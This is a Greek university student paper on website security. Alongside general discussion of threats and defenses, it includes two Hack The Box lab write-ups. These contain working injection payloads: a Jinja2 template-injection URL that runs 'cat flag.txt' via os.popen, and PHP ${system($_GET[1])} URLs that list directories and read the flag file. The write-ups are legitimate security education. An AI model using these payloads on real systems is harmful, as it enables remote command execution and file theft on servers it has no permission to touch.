ΑΣΦΑΛΕΙΑ ΙΣΤΟΣΕΛΙΔΩΝ

Προσεγγίσεις και Προκλήσεις στην Ασφάλεια των Πληροφοριακών Συστημάτων

Κωνσταντίνος Γεωργιάδης 185161
Διεθνές Πανεπιστήμιο Θεσσαλονίκης
Θεσσαλονίκη, Ελλάδα
email: kostas.georgiadisg@gmail.com

Βαρβάρης Πολυχρόνης 185152
Διεθνές Πανεπιστήμιο Θεσσαλονίκης
Θεσσαλονίκη, Ελλάδα
email: polihronisv@gmail.com

Περίληψη—Η ασφάλεια των ιστοσελίδων αποτελεί έναν ζωτικής σημασίας παράγοντα για την προστασία των πληροφοριών και των χρηστών στον ψηφιακό χώρο. Αυτό το επιστημονικό άρθρο εξετάζει την ασφάλεια των πληροφοριακών συστημάτων, με έμφαση στην ασφάλεια των ιστοσελίδων. Αναλύονται οι βασικές προκλήσεις που σχετίζονται με την ασφάλεια των ιστοσελίδων, όπως η προστασία από κακόβουλο λογισμικό, τις επιθέσεις DDOS και τις παραβιάσεις από εξωτερικούς εισβολείς.Στο άρθρο παρουσιάζονται διάφορες προσεγγίσεις και τεχνικές για την προστασία των ιστοσελίδων, όπως η χρήση κρυπτογραφίας, τα συστήματα ελέγχου πρόσβασης και η ανίχνευση και αντιμετώπιση των επιθέσεων. Επιπλέον, γίνεται αναφορά σε βέλτιστες πρακτικές και προτάσεις για την ενίσχυση της ασφάλειας των ιστοσελίδων, όπως η εκπαίδευση του προσωπικού, η τακτική ανανέωση των λογισμικών και η παρακολούθηση των απειλών και των ευπαθειών. Το άρθρο αποτελεί μια πολύτιμη πηγή πληροφοριών για επαγγελματίες της πληροφορικής και ερευνητές που επιθυμούν να κατανοήσουν τη σημασία και τις προκλήσεις της ασφάλειας των ιστοσελίδων και να εφαρμόσουν αποτελεσματικές πρακτικές για την προστασία των πληροφοριακών τους συστημάτων.

Λέξεις κλειδιά — ασφάλεια ιστοσελίδων, προστασία πληροφοριών, επιθέσεις και ευπάθειες, κρυπτογραφία, συστήματα ελέγχου πρόσβασης, κακόβουλο λογισμικο, ανίχνευση και αντιμετώπιση επιθέσεων, ανανέωση λογισμικού, βέλτιστες πρακτικές ασφάλειας.

I. ΕΙΣΑΓΩΓΗ

Καθώς η τεχνολογία εξελίσσεται με ραγδαίους ρυθμούς, οι προκλήσεις που σχετίζονται με την ασφάλεια των πληροφοριακών συστημάτων και των δεδομένων έχουν επίσης αυξηθεί.Η ασφάλεια στην πληροφορική αφορά την προστασία των πληροφοριών από μη εξουσιοδοτημένη πρόσβαση, κακόβουλη χρήση, απώλεια ή καταστροφή. Αυτό μπορεί να περιλαμβάνει προστασία από κακόβουλο λογισμικό, όπως ιούς και κατασκοπικό λογισμικό, καθώς και προστασία από ανεπιθύμητη πρόσβαση από εξωτερικούς παράγοντες. Ο κλάδος της πληροφορικής αποτελεί τον θεμέλιο λίθο για τη λειτουργία της σύγχρονης κοινωνίας. Οι επιχειρήσεις, οι κυβερνήσεις, οι οργανισμοί και ακόμη και οι ιδιώτες εξαρτώνται από τις πληροφοριακές υποδομές για να αποθηκεύουν, να επεξεργάζονται και να μεταδίδουν ευαίσθητες πληροφορίες. Αν η ασφάλεια δεν διασφαλιστεί επαρκώς, αυτές οι πληροφορίες μπορεί να

πέσουν σε λάθος χέρια, με αποτέλεσμα την παραβίαση της ιδιωτικότητας, την οικονομική απώλεια ή ακόμη και την απειλή της εθνικής ασφάλειας.

Επιπλέον, η ασφάλεια στον κλάδο της πληροφορικής είναι σημαντική για την προστασία των υπηρεσιών που παρέχονται μέσω του διαδικτύου. Οι χρήστες αναμένουν ότι οι πλατφόρμες επικοινωνίας, τα ηλεκτρονικά καταστήματα, οι τραπεζικές συναλλαγές και οι διαδικτυακές υπηρεσίες θα παρέχουν ένα ασφαλές περιβάλλον για τη διακίνηση των πληροφοριών τους. Η παραβίαση της ασφάλειας μπορεί να οδηγήσει σε απώλεια εμπιστοσύνης των χρηστών και να έχει σοβαρές επιπτώσεις για την επιχείρηση ή τον οργανισμό που παρέχει τις υπηρεσίες αυτές.

ΙΙ. ΣΗΜΑΝΤΙΚΑ ΠΡΟΒΛΗΜΑΤΑ ΤΟ 2023

Η ασφάλεια των πληροφοριακών συστημάτων αντιμετωπίζει πολλά σημαντικά προβλήματα στην εποχή μας. Ορισμένα από αυτά περιλαμβάνουν:

- Κακόβουλο λογισμικό (Malware): Οι κακόβουλοι κώδικες, όπως ιοί, κατασκοπικά προγράμματα και ransomware, αποτελούν μια συνεχή απειλή για την ασφάλεια των πληροφοριακών συστημάτων. Αυτό το είδος λογισμικού μπορεί να προκαλέσει απώλεια δεδομένων, παραβίαση ιδιωτικότητας και οικονομική ζημιά.
- Αδυναμίες ασφαλείας: Οι ευπάθειες στο λογισμικό και τον εξοπλισμό των πληροφοριακών συστημάτων αποτελούν πόρτες εισόδου για επιθέσεις. Οι κακόβουλοι χρήστες μπορούν να αξιοποιήσουν αυτές τις αδυναμίες για να κλέψουν πληροφορίες ή να παραβιάσουν την ασφάλεια των συστημάτων.
- Απειλές από κοινωνική μηχανική: Οι επιθέσεις που βασίζονται στην απάτη και την παραπλάνηση των χρηστών αποτελούν σοβαρή απειλή. Οι κακόβουλοι επιτίθενται μέσω ανεπιθύμητων ηλεκτρονικών μηνυμάτων, ψεύτικων ιστοσελίδων και κοινωνικών δικτύων με σκοπό να αποκτήσουν πρόσβαση σε προσωπικές πληροφορίες ή διαπράξουν απάτες.
- Ελλείμματα εκπαίδευσης και ευαισθητοποίησης: Πολλοί χρήστες δεν έχουν επαρκείς γνώσεις ή ευαισθητοποίηση για τις βασικές αρχές της κυβερνοασφάλειας. Αυτό μπορεί να οδηγήσει σε αδυναμίες στην προστασία των πληροφοριών τους και να καταστήσει ευάλωτα τα πληροφοριακά συστήματα.
- Αναπτυσσόμενες τεχνολογίες και απειλές: Η εξέλιξη τεχνολογιών, όπως το Internet of Things (IoT), η τεχνητή νοημοσύνη (AI) και οι αυτόνομοι υπολογιστές, δημιουργεί νέες προκλήσεις για την ασφάλεια. Οι κακόβουλοι χρήστες μπορούν να εκμεταλλευτούν αυτές τις τεχνολογίες για να προκαλέσουν επιθέσεις με μεγαλύτερο αντίκτυπο.

ΙΙΙ. ΚΟΙΝΩΝΙΚΑ ΠΡΟΒΛΗΜΑΤΑ

Η ασφάλεια των πληροφοριακών συστημάτων σε κοινωνικό επίπεδο είναι εξίσου σημαντική με την τεχνική ασφάλεια. Πρόκειται για την προστασία των πληροφοριών και της ιδιωτικότητας των χρηστών στο πλαίσιο των κοινωνικών δικτύων και της διαδικτυακής επικοινωνίας.Ορισμένα σημαντικά θέματα που σχετίζονται με την ασφάλεια των πληροφοριακών συστημάτων σε κοινωνικό επίπεδο περιλαμβάνουν:

- Προστασία προσωπικών πληροφοριών: Οι χρήστες κοινωνικών δικτύων και διαδικτυακών πλατφορμών διαμοιράζονται συχνά προσωπικές πληροφορίες, όπως ονόματα,

φωτογραφίες, τόπος διαμονής και ενδιαφέροντα. Είναι σημαντικό να υπάρχουν αυστηρές πολιτικές προστασίας που να περιορίζουν την πρόσβαση και τη χρήση αυτών των πληροφοριών από τρίτους.


- Ανεπιθύμητη συμπεριφορά και παρακολούθηση: Οι κοινωνικές πλατφόρμες εκτίθενται σε ανεπιθύμητη συμπεριφορά, όπως τον εκφοβισμό, τον παρενοχλητικό λόγο ή την παρακολούθηση. Οι πλατφόρμες πρέπει να έχουν μηχανισμούς αναφοράς και επεξεργασίας τέτοιων περιπτώσεων για την προστασία των χρηστών.
- Διασφάλιση ανωνυμίας: Οι χρήστες πρέπει να έχουν τη δυνατότητα να διατηρούν την ανωνυμία τους και να ελέγχουν ποιες πληροφορίες τους είναι ορατές στους άλλους. Οι πλατφόρμες πρέπει να παρέχουν επιλογές ιδιωτικότητας και να είναι διαφανείς σχετικά με το πώς χρησιμοποιούνται οι πληροφορίες των χρηστών.

IV. ΕΡΓΑΛΕΙΑ ΚΑΙ ΠΑΡΑΔΕΙΓΜΑΤΑ ΑΣΦΑΛΕΙΑΣ ΙΣΤΟΣΕΛΙΔΩΝ

Το hackthebox.com αποτελεί μια δημοφιλή πλατφόρμα που χρησιμοποιήθηκε στο πειραματικό άρθρο μας. Αυτή η πλατφόρμα προσφέρει μια μεγάλη βιβλιοθήκη ασκήσεων και προκλήσεων στον τομέα της κυβερνοασφάλειας και του hacking.Μέσω του hackthebox.com, είχαμε τη δυνατότητα να αποκτήσουμε πρακτική εμπειρία στην εκτέλεση επιθέσεων και στην ανάπτυξη ασφάλειας. Η πλατφόρμα παρέχει εικονικές μηχανές με ευπάθειες , όπου μπορούμε να εξασκηθούμε στον εντοπισμό ευπαθειών και την αντιμετώπιση τους.Επιπλέον, μέσω της κοινότητας του hackthebox.com, είχαμε την ευκαιρία να μοιραστούμε γνώσεις, να συζητήσουμε για τεχνικά θέματα και να αλληλεπιδράσουμε με άλλους ενδιαφερόμενους στον τομέα της κυβερνοασφάλειας.Συνολικά, η συμμετοχή μας στο hackthebox.com μας παρείχε μια ενδιαφέρουσα εμπειρία και βοήθησε στην απόκτηση πρακτικών δεξιοτήτων στον τομέα της ασφάλειας των πληροφοριών και του hacking.


V. ΠΕΙΡΑΜΑ Α (Tamplated)

Στο συγκεκριμενο πειραμα μας ζητηθηκε να διαβασουμε τα περιεχομενα του φακελου flag.Ξεκινησαμε αναζητωντας την url διευθυνση που μας δοθηκε(167.99.90.179:31306).




Ψαχνοντας την παραπανω URL διευθυνση εμφανιστηκε το παρακατω site ,και αυτό που παρατηρουμε κατευθειαν ειναι οτι το site τρεχει Flask και Jinja2 οπου το Flask είναι python style http server και το Jinja2 είναι server side templated language.

Στην συνεχεια πηγαμε στο wireshark και παρατηρουμε οτι εμφανιζεται ο server που χρησιμοποιεί η σελιδα (Werkzeug.1.0.1)




Στην συνεχεια ψάχνοντας στο google βρισκουμε οτι πολλες φορες χρησιμοποιωντας την /console μπορουμε να ελεγξουμε αν υπαρχει reflection point ,οπου αυτο σημαινει πως μπορουμε να κανουμε input και αυτο να εμφανιστει στο περιεχομενο του http response



Επειτα ψαξαμε πως λειτουργει το Jinja2 και βρηκαμε πως το server side template syntax που χρησιμοποιεί ειναι οι διπλες αγκύλες({{}}) . Για να δουμε αν επεξεργαζεται την πληροφορια που του δινουμε πριν την στειλει πισω σε εμας εκτελέσαμε (167.99.90.179:31306/{{7*7}}) περιμενοντας αποτελεσμα 49 οπως και εγινε.


Αμέσως μετά ψαξαμε για τροπους εμφανίσεις εσωτερικων αρχειων με Jinja2 και μας εμφανιστηκαν τα Jinja2 ssti payloads όπου δοκιμάσαμε:



Συγκεκριμένα, για το πείραμα μας η εντολή που μας εμφανίζει το περιεχομένου του φακέλου flag είναι η παρακάτω:


167.99.90.179:31306/{{reuest.application.__globals__.__builtins__.__import__('os').popen('cat flag.txt').read()}}

Αυτό έχει σαν αποτέλεσμα , όταν τρέχουμε τον παραπάνω σύνδεσμο στο URL μας, να εμφανιστεί η ιστοσελίδα με error αλλά ταυτόχρονα με το περιεχόμενο του flag.



VI. ΠΕΙΡΑΜΑ B (LoveTok)

Στο συγκεκριμενο πειραμα μας ζητηθηκε να διαβασουμε τα περιεχομενα του φακελου flag.Ξεκινησαμε αναζητωντας την url διευθυνση που μας δοθηκε: (134.209.180.248:31901)



Παρατηρούμε ότι στο τέλος της ιστοσελίδας μας εμφανίζεται η επιλογή να κάνουμε refresh την ημερομηνία του “ραντεβου” μας.


Όταν επιλέγουμε να γίνει refresh, εμφανίζεται το επεξεργασμένο URL, το οποίο στην συνέχεια του πειράματος μπορούμε να το εκμεταλλευτούμε. Το νεο URL:
http://134.209.180.248:31901/?format=r

Στην συνέχεια δοκιμάζουμε να αλλάξουμε το URL, τεστάροντας την ανταπόκριση των λέξεων, μετά το “format”, με την ιστοσελίδα. Π.χ.:

http://134.209.180.248:31901/?format=DSJNJDSCKSCKS

Στην συνέχεια δοκιμάζουμε php κώδικα για να δουμε αν επεξεργαζεται το raw information που του δινουμε
http://134.209.180.248:31901/?format=${phpinfo()}


Το συγκεκριμένο πείραμα μας δίνει την δυνατότητα να κοιτάξουμε τους φακέλους της ιστοσελίδας, ως βοήθημα.



Ακολουθώντας δοκιμάζουμε την παρακάτω εντολή και γρήγορα βλέπουμε πως προστίθεται κάθετος για να μην επιτραπεί η εκτέλεση της εντολής .
http://134.209.180.248:31901/?format=${system(‘ls’)}

Έπειτα εφόσων δεν λειτούργησε η απλή εντολή ls τροποποιούμε λίγο τον κώδικα μας, έτσι ώστε να τροποποιεί την global μεταβλητή που βλέπουμε στον κώδικα που μας δόθηκε.
http://134.209.180.248:31901/?format=${system($_GET[1])}&1=ls+/

Τέλος μας έχει εμφανιστεί το όνομα του flag, τρέχουμε την κατάλληλη με το συγκεκριμένο όνομα (flagrDOll) και μας εμφανίζει το περιεχομενο του φακελου flag.
http://134.209.180.248:31901/?format=${system($_GET[1])}&1=cat+/flagrDOll



VII. ΛΥΣΗΣ

Για να αντιμετωπίσουν αυτά τα προβλήματα, οι οργανισμοί πρέπει να επενδύουν σε ισχυρά συστήματα ασφαλείας, να προάγουν την ευαισθητοποίηση και την εκπαίδευση των χρηστών, να εφαρμόζουν πολιτικές ασφαλείας και να παρακολουθούν συνεχώς τις αναπτυσσόμενες απειλές και τεχνολογίες. Η συνεχής επαγρύπνηση και προσαρμογή είναι απαραίτητες για να διατηρηθεί η ασφάλεια των πληροφοριών και να προστατευτούν οι ψηφιακές επιχειρήσεις και οι χρήστες από ανεπιθύμητες επιπτώσεις.

VIII. ΜΕΛΛΟΝΤΙΚΕΣ ΕΡΓΑΣΙΕΣ-ΑΡΘΡΑ

Αυτές είναι μερικές ιδέες για μελλοντικά άρθρα που μπορείτε να εμπνευστείτε από το άρθρο μας για την ασφάλεια των ιστοσελίδων. Μπορείτε να τις προσαρμόσετε και να τις επεκτείνεται ανάλογα με τα ενδιαφέροντα και τις ανάγκες σας.

- Εκπαίδευση και ευαισθητοποίηση των χρηστών: Εξετάστε τη σημασία της εκπαίδευσης και ευαισθητοποίησης των χρηστών σχετικά με την ασφάλεια των ιστοσελίδων. Παρουσιάστε προγράμματα εκπαίδευσης και μεθόδους που μπορούν να βοηθήσουν τους χρήστες να αντιληφθούν τους κινδύνους και να λάβουν τα απαραίτητα μέτρα προστασίας.
- Ανάπτυξη νέων εργαλείων ασφαλείας ιστοσελίδων: Παρουσιάστε την ανάπτυξη νέων εργαλείων και τεχνολογιών που ενισχύουν την ασφάλεια των ιστοσελίδων. Αναλύστε τις λειτουργίες και τα πλεονεκτήματα αυτών των εργαλείων και προτείνετε πρακτικές για την αποτελεσματική χρήση τους.

IX. ΣΥΜΠΕΡΑΣΜΑΤΑ

Στο σύνολο του άρθρου μας, αναδείξαμε τη σημασία της ασφάλειας στις ιστοσελίδες και των προκλήσεων που αντιμετωπίζουν οι ιδιοκτήτες ιστοσελίδων σε αυτόν τον τομέα. Μέσα από την ανάλυση και την παρουσίαση συγκεκριμένων τεχνικών και πρακτικών, αναδείξαμε τη σημασία της προστασίας των δεδομένων, την αποτροπή των επιθέσεων και τη διασφάλιση της ασφάλειας των χρηστών.

Μέσω του άρθρου μας, προβάλλουμε την ανάγκη για συνεχή εκπαίδευση και ενημέρωση σχετικά με τις νέες απειλές και τις αναγκαίες πρακτικές για τη διατήρηση της ασφάλειας στις ιστοσελίδες. Τέλος, προτείνουμε δυναμικές προσεγγίσεις και ερευνητικές προοπτικές για μελλοντικές αναλύσεις και εργασίες που μπορούν να εμπνευστούν από το άρθρο μας.

ΑΝΑΦΟΡΕΣ

1. Server Side Template Injection - PayloadsAllTheThings
2. Werkzeug / Flask Debug - HackTricks

3. https://app.hackthebox.com/home
4. https://www.hacksplaining.com/features